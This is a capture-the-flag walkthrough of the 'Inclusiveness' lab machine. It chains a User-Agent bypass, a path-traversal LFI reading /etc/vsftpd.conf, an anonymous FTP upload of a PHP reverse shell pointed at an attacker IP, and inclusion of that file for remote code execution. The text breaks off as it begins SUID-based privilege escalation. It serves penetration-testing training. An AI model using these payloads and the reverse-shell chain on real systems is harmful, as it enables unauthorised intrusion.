Inclusiveness

Table of Contents
| Machine | Inclusiveness |
| Platform | OffSec Proving Grounds |
| Difficulty | Intermediate |
| OS | Linux (Debian 10) |
| Learning Path | Web fundamentals / OSWA & OSCP prep |
| Key Techniques | User-Agent bypass, LFI, anonymous FTP upload, LFI-to-RCE, SUID PATH hijacking |
| Est. Time to Complete | ~45–60 min |
Overview#
Inclusiveness lives up to its name: the whole box is a chain of file
inclusion. A hidden robots.txt that only answers search-engine bots points to
a /secret_information/ page with a lang parameter that includes files with no
sanitization, a classic Local File Inclusion (LFI). By reading the FTP server’s
own config through that LFI, we learn where anonymous FTP uploads land on disk,
upload a PHP reverse shell, and include it to land a shell as www-data. Root
comes from a custom SUID helper in tom’s home directory that calls whoami
by its bare name, so prepending a fake whoami to PATH makes it hand us a root
shell.
Enumeration#

I kicked off recon with Cataract (source on GitHub ), which runs an nmap full-port scan in the background while cascading feroxbuster through escalating wordlist tiers against the web service:
Port scan#

The nmap results show three services:
- 21/tcp — vsftpd 3.0.3, with
ftp-anon: Anonymous FTP login allowedand apubdirectory markeddrwxrwxrwx ... [NSE: writeable]. Anonymous write access is the detail that matters later. - 22/tcp — OpenSSH 7.9p1 (Debian).

- 80/tcp — Apache httpd 2.4.38 (Debian), serving the default “It works!” page.
Anonymous FTP#

The pub directory is writable, but empty, and we don’t yet know where it maps on
the web server’s filesystem:
Web content#
Port 80 is the stock Apache page, so the interesting content is whatever feroxbuster turns up:
The scan flagged a robots.txt that returns 200, but opening it in a browser
is unhelpful on purpose:

That message is a strong hint the server checks the User-Agent header. Ask

again while pretending to be a search-engine crawler, and it answers:
curl -s --user-agent Googlebot -v http://<target-ip>/robots.txt--user-agent Googlebot sets the User-Agent request header to Googlebot
instead of curl’s default, which is enough to pass the server’s crawler check. The
real robots.txt comes back and discloses a hidden path:
The injection point#
/secret_information/ is a short write-up on DNS zone transfers, with english
and spanish links:

Clicking english changes the URL to ?lang=en.php:

A lang parameter whose value is a filename is the classic shape of a PHP
Local File Inclusion: the page is almost certainly doing something like
include($_GET['lang']), which will include any path we give it, not just the
language files it expects.
Gaining access#
Step 1: find where FTP uploads land#
We can write to FTP’s pub, and we can include arbitrary files through the lang
parameter. To join them we need the absolute path of pub on disk, which is
set by vsftpd’s anon_root. The config file lives at /etc/vsftpd.conf on Debian,
so read it through the LFI with a path-traversal prefix:
/secret_information/?lang=../../../../etc/vsftpd.confThe ../../../../ climbs from the web directory back up to the filesystem root
before walking down to the real file, and the response prints the config. It
confirms anonymous uploads are enabled and shows where they live on disk:

So anything we drop in FTP’s pub sits at /var/ftp/pub/ on the server.
Step 2: upload a PHP reverse shell#
Grab the classic pentestmonkey reverse shell:
git clone https://github.com/pentestmonkey/php-reverse-shell.gitEdit php-reverse-shell.php and set the two values marked // CHANGE THIS to your
listener, your attacking IP and the port you’ll catch the shell on:

$ip to <attacker-ip> and $port to <listening-port> in php-reverse-shell.php.Upload it over anonymous FTP into pub:
ftp <target-ip>Log in as anonymous (any/empty password), change into the writable directory, and
put the shell:
cd pub
put php-reverse-shell.php
Start a listener for the shell to call back to:
nc -lnvp <listening-port>-l listens, -n skips DNS resolution, -v is verbose, and -p sets the port.
Step 3: include the shell to trigger RCE#
Now point the LFI at the uploaded file on disk. Including a .php file makes the
server execute it, so the reverse shell fires:
/secret_information/?lang=../../../../var/ftp/pub/php-reverse-shell.phpThe listener catches a connection as www-data:

Upgrade the dumb shell to a real terminal so job control and interactive programs work:
script /dev/null -c bashPrivilege escalation#

With a shell as www-data, I looked for SUID binaries, files that run with the
privileges of their owner rather than the user who launches them:
find / -type f -perm -04000 -ls 2>/dev/null-perm -04000 matches the SUID bit, and 2>/dev/null hides the permission-denied
noise. Among the usual system binaries sits something that doesn’t belong, a
root-owned SUID binary in a user’s home directory:
Helpfully, the source is sitting right next to it:

Reading rootshell.c shows exactly how it decides who gets a shell:
